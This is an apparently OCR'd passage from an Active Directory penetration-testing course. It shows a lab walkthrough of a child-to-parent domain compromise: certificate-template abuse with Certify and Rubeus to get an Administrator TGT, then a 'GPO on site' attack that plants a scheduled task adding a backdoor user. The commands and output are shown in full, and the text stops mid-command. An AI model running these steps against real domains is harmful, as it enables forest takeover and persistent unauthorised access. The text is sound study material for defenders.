


To grant ourselves the necessary control over the `pKIEnrollmentService` object, we can leverage the permissions inheritance feature `enabled` for the `Public Key Services` container. By accessing the security descriptor for the `Public Key Services` container, we can modify the permissions of the `SYSTEM` user to apply to `This object and all descendant objects`. This action ensures that the permissions granted to the `SYSTEM` user cascade down to the pKIEnrollmentService object and all its descendant objects within the container.




Now that the necessary permissions have been configured, we can proceed to edit the `pKIEnrollmentService` object of the `Certificate Authority (CA)`. Within this object, we will add the created certificate template named `Copy of User` to the `certificateTemplates` attribute. By including the certificate template in this attribute, we enable the CA to issue certificates based on the specified template to users or devices within the domain.





Upon successfully adding the certificate to the `pKIEnrollmentService` object, the corresponding certificate template will be officially `published`. This means that the template is now available for use and can be accessed within the parent domain.



Now that the `Copy of User` certificate template has been successfully published in the Certification Authority (CA), we can request certificates from the `DEV\Administrator` user utilizing `Certify`. During the certificate creation process, because of selecting `Supply in the request` as the `Subject Name` option, we gain the flexibility to specify any desired name for the certificate request. For example, by utilizing the `/altname` argument in `Certify`, we have the ability to request certificates for users such as

`inlanefreight\administrator` or a standard `domain user`. This parameter allows for the inclusion of alternative names in the certificate request, thereby facilitating the issuance of certificates tailored to specific user identities within the domain infrastructure.

Request the Created Certificate

```
PS C:\Tools> .\Certify.exe request /ca:inlanefreight.ad\INLANEFREIGHT-
DC01-CA /domain:inlanefreight.ad /template:"Copy of User"
/altname:INLANEFREIGHT\Administrator


_____          _   _  __
/ ____|        | | (_)/ _|
| |     ___ _ __| |_ _| |_ _   _
| |    / _ \ '__| __| |  _| | | |
| |___|  __/ |  | |_| | | | |_| |
\_____\___|_|   \__|_|_|  \__, |
                                                    __/ |
                                                   |___./

v1.0.0

[*] Action: Request a Certificates
[*] Current user context    : DEV\Administrator
[*] No subject name specified, using current context as subject.
[*] Template                : Copy of User
[*] Subject                 : CN=Administrator, CN=Users, DC=dev,
DC=INLANEFREIGHT, DC=AD
[*] AltName                 : INLANEFREIGHT\Administrator
[*] Certificate Authority   : inlanefreight.ad\INLANEFREIGHT-DC01-CA
[*] CA Response             : The certificate had been issued.
[*] Request ID              : 7
[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAxpIQXSZERIPzw5X/LWzznXmP7R5BSnLB0sN5U0mldKw69DkK
1DU3a8G8hJzkMbubdgSzkEqi/1+ET6a44YG7GcPKG+76Jmp/mq1DF6qYGu5b3CNv
aYKZtay2aECibzLfZY4skhY8wOzNGDETsdSz7PmqqBVnJWV7+eTqyMvs2vuQYY9H
3K1m9CJVBEKIX2GIuRUjpcj1REvPm46CziZ7DOrg4+bhczAsHYxNkv4n4SGxqW9j
vTiNkVDFT4xiZ+Z0jourD0BuIzDzHQv454dkC7Qb3QmhcpyPzlphBnUywV7fHEdF
inMmlvlPniePTkvJ184EmieOrH3Kc3Lf6M2A5QIDAQABAoIBAQCT9k7fOh5wd2py
eRiV/rNgyi4m3/6CvRQUOrfzCdOSJqwfQ0oAak8LqmcQ4d9f942V2Vb708G1TLVI
<SNIP>
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGajCCBVKgAwIBAgITJgAAAAfO3Q5+NY8x+gAAAAAABzANBgkqhkiG9w0BAQsF
ADBTMRIwEAYKCZImiZPyLGQBGRYCQUQxHTAbBgoJkiaJk/IsZAEZFg1JTkxBTkVG
UkVJR0hUMR4wHAYDVQQDExVJTkxBTkVGUkVJR0hULURDMDEtQ0EwHhcNMjQwMzE2
MjMzOTA3WhcNMjUwMzE2MjMzOTA3WjBwMRIwEAYKCZImiZPyLGQBGRYCQUQxHTAb
BgoJkiaJk/IsZAEZFg1JTkxBTkVGUkVJR0hUMRMwEQYKCZImiZPyLGQBGRYDZGV2
```

```
MQ4wDAYDVQQDEwVVc2VyczEWMBQGA1UEAxMNQWRtaW5pc3RyYXRvcjCCASIwDQYJ
KoZIhvcNAQEBBQADggEPADCCAQoCggEBAMaSEF0mRESD88OV/y1s8515j+0eQUpy
<SNIP>
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

Upon completion of the attack, the successful acquisition of a certificate will be confirmed. The generated `PEM` certificate will be displayed as base64. To convert the `PEM` certificate to the `PFX` format, we'll execute the command provided in the output of `Certify`. As a precautionary measure, we'll execute the following `sed` command beforehand to ensure proper formatting of the PEM file, mitigating any potential issues.

Use Regex to Format the Certificate

```
sed -i 's/\s\s\+/\n/g' cert.pem
```

Next, we can execute the `openssl` command mentioned in the output of Certify. When prompted for a password during the conversion process, it's advisable to press Enter without providing one, as per the instructions provided by Certify. This ensures a seamless conversion process and maintains the integrity of the certificate file.

Convert the Certificate to pfx Format

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic
Provider v1.0" -export -out cert.pfx
```

With the certificate now available in a usable `PFX` format, which is supported by `Rubeus`, we can proceed to request a Kerberos `Ticket Granting Ticket (TGT)` for the user `Administrator` and authenticate using the certificate.

Request a TGT for the Administrator Account

```
PS C:\Tools> PS C:\Tools> .\Rubeus.exe asktgt /domain:inlanefreight.ad
/user:Administrator /certificate:cert.pfx /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
```

```
|_|   |_|____/|____/|_____)____/(___/
v2.2.3

[*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and subject: CN=Administrator,
CN=Users, DC=dev, DC=INLANEFREIGHT, DC=AD
[*] Building AS-REQ (w/ PKINIT preauth) for:
'inlanefreight.ad\Administrator'
[*] Using domain controller: 172.16.210.99:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIGlDCCBpCgAwIBBaEDAgEWooIFmDCCBZRhggWQMIIFjKADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEGlubGFuZWZyZWlnaHQuYWSjggVIMIIFRKADAgESoQMCAQ
KiggU2
BIIFMoyn7q/ZcZLAD3HNJnHF2Fz/IsxomCWfKaVhuRQGt/LXCYqbAvrF/RkGoNQkK7tAQRIvQk
1sIZVZ
HZWufaTGN9pfz0f42kqozX497GCVK7UrcA8fBoWkKgAV0B1WUnDOsJO+kYeFrsCOsGkg0MTa9u
c5cJns
LCZ7k67wVqW3ASKBbwVyfPla9vw6op0EwvWqq8jQdHlGwPQAqNr47kUWsJFzCs+EEIoVwLX1Xu
JqMor+
NuWS3A/Z78if29Bi0yX1WolHWzzXqjocrH7cHcFSI0G4NfRua/IO/0hNXnAlTXSKrztcDmefFs
7qRIJ4
wU9aCjL/CChlUicULZ8xJqIrxSMsEWXOY9Zp05zy+AjuGo0eS63rD4JSAFV3LEkIS7iyJZfJnc
cqDHYs
vFPlaZx9Y9gJZuaoGmWyefimxZs5AtuDculDqlqMK6pfHAfLtYauK5L6ikLKKQDcvK0FXaeEcl
kWq69z
+QajYE+Y/C0VkUJyDfRKzeTZ69mD4BXwG168CuZYmYYZYSu4VTm43NP06I4KP7zAj5MCTqgYEI
YeX/ba
TDoRxrVkXlp5LrGcoKgLjjm5HUhASf+8Ro24E9X/hcErJwcz21o5VAnSXyuEqvDI+35V/jkFaM
TzuQ7X
Z1t9v3JeOrGoxk8ouNdB5TmbTafaNgMqCxiMSXOcIQazkDJdY0WMWs3gSzDRzcgaVKA+FFv1Ff
4S00nR
w1occUnQtSYjfseghAAaTsRIvqWTzuEfqiFZ+HrUE1fPC8Ydkh8pZxGzq+W/OdO6B0BwKvzK3g
mmb2fo
<SNIP>

[+] Ticket successfully imported!
ServiceName              :  krbtgt/inlanefreight.ad
ServiceRealm             :  INLANEFREIGHT.AD
UserName                 :  Administrator
UserRealm                :  INLANEFREIGHT.AD
StartTime                :  3/16/2024 6:53:20 PM
EndTime                  :  3/17/2024 4:53:20 AM
RenewTill                :  3/23/2024 6:53:20 PM
Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                  :  rc4_hmac
Base64(key)              :  Rba5Oq3iT7TUMqtNyYQSNA==
```

```
ASREP (key)              :  4651D86F64FF9D128F25777BFD417B08
```


Moving On

In this section, we explored how the Configuration Naming Context (NC) can be leveraged to abuse `Active Directory Certificate Services (ADCS)` as SYSTEM within a child domain, thus compromising the parent domain. In the upcoming section, we will delve into another method known as the `GPO on site attack`. This technique exploits Configuration NC replication to link a malicious Group Policy Object (GPO) from a child domain to the parent domain. This attack vector allows for the compromise of a parent domain once access as an elevated user has been obtained within the child domain.

GPO On Site Attack

GPO stands for `Group Policy Object`. It's a feature in Microsoft Windows operating systems that allows network administrators to control and manage settings for groups of computers and users. Think of it as a set of `rules` or `configurations` that can be applied across multiple computers or users within a network.

Imagine you have a bunch of computers in your school or office, and you want to make sure they all have the `same` settings, like restricting certain websites, setting a common desktop background, or enforcing security measures. Instead of manually changing settings on each computer, which would take forever, you can use GPO. With GPO, you create a set of `rules`, like a `checklist`, and then apply them to all the computers in your network at once. This saves time and ensures consistency across your network. So, whenever a computer connects to the network, it automatically gets these settings applied, making management a breeze!



According to Microsoft:

A Group Policy Object (GPO) is a virtual collection of policy settings. It has a unique name, such as a GUID. Group Policy settings are contained in a GPO. A GPO can represent policy settings in the file system and in the Active Directory. GPO settings are evaluated by clients using the hierarchical nature of Active Directory.

GPOs can be used to enforce a wide range of configurations and policies across computers and users. Some common uses of GPOs include:

GPO Uses	Description
`Security Policies`	Enforcing password requirements, configuring firewall settings, and controlling user access to certain features or resources.
`Desktop Configurations`	Setting desktop backgrounds, controlling which programs users can run, and configuring power management settings.
`Software Installation`	Deploying and managing software applications across multiple computers.
`Network Configurations`	Configuring network drive mappings, setting up proxy settings, and managing wireless network connections.

GPO On Site Attack Across Trust (Child -> Parent)

As mentioned in earlier section, the `Configuration Naming Context (NC)` is replicated to all domain controllers within the forest. This implies that a child domain controller (DC) with `SYSTEM` privileges has the ability to access and modify any information stored under the Configuration NC for the entire forest by querying its local replica.

One potential misuse of this capability is the execution of a Group Policy Object (GPO) on site attack. A child DC with `SYSTEM` access can link GPOs to `Active Directory (AD) replication sites`, including those where parent DCs are located. This involves linking a malicious GPO to the default site `CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=inlanefreight,DC=ad` within the local replica of a child DC and the changes will then be replicated to the parent domain.

Simplification of a GPO On Site Attack:

1. Create a malicious Group Policy Object (GPO) on the `Child Domain Controller (DC)`.
2. Query the Root Domain to identify the `replication site` of the `Root Domain`.
3. Link the `created` GPO to the `Default Replication` Site of the Root DC as `SYSTEM`
4. Upon completion of replication, confirm the presence of the created GPO within the `Root DC`.

In summary, a child DC with elevated privileges (i.e., SYSTEM) can leverage its access to the Configuration Naming Context (NC) to manipulate GPOs at the site level, potentially impacting the entire forest through replication to parent domain controllers.


Performing the Attack

Let's create a new Group Policy Object (GPO) named `Backdoor` within the child domain controller (DC) using the PowerShell cmdlet New-GPO. Subsequently, we should be able to verify the successful creation of the new GPO by accessing the `Group Policy Management` console. This will allow us to confirm the presence of the GPO named `Backdoor` and ensure its created.

Create Group Policy Object (GPO)

```
PS C:\Tools> $gpo = "Backdoor"
PS C:\Tools> New-GPO $gpo
DisplayName      : Backdoor
DomainName       : dev.INLANEFREIGHT.AD
Owner            : DEV\Domain Admins
Id               : 656b8436-38f4-447c-9405-40ac83c34117
```

```
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 2/20/2024 6:04:59 AM
ModificationTime : 2/20/2024 6:04:59 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter        :
```



We will now add a `Scheduled Task` with malicious intent into the newly created Group Policy Object (GPO) named `Backdoor`. This Scheduled Task would execute a command aimed at creating a new domain user. Upon replication of the GPO, the scheduled task will be triggered, resulting in the creation of a backdoor user account in parent domain.

We can utilize PowerView's `New-GPOImmediateTask` function to establish a new Scheduled Task within a Group Policy Object (GPO).


Please note that the latest version of `PowerView` does not include the `New-GPOImmediateTask` function. However, we can utilize an older version from the PowerSploit repository, which contains this function.


Create a Scheduled Task inside GPO that Adds New User

```
PS C:\Tools> Import-Module .\PowerView_2.ps1
PS C:\Tools> New-GPOImmediateTask -Verbose -Force -TaskName 'Backdoor' -
GPODisplayName "Backdoor" -Command C:\Windows\System32\cmd.exe -
CommandArguments "/c net user backdoor B@ckdoor123 /add"
```

```
VERBOSE: Get-DomainSearcher search string:
LDAP://DC=dev,DC=INLANEFREIGHT,DC=AD
VERBOSE: Trying to weaponize GPO: {656B8436-38F4-447C-9405-40AC83C34117}
```

To confirm the creation of the scheduled task, we can navigate to the created Group Policy Object (GPO) and access the `Scheduled Tasks` settings under `Computer Configuration -> Preferences -> Control Panel Settings`. As an additional precautionary measure, it is advisable to adjust the Scheduled Task Settings from `Do not start a new instance` to `Run a new instance in parallel`. This adjustment ensures that the task will execute multiple times, enhancing its reliability and resilience.





With the successful creation of our `Backdoor` Group Policy Object (GPO) containing the malicious scheduled task, we can now proceed to link this GPO to the `replication site`. Utilizing the PowerShell cmdlet Get-ADDomainController, we can retrieve the default replication site associated with the root domain controller.

Retrieving the Replication Site of the Root Domain Controller

```
PS C:\Tools> Get-ADDomainController -Server inlanefreight.ad |Select
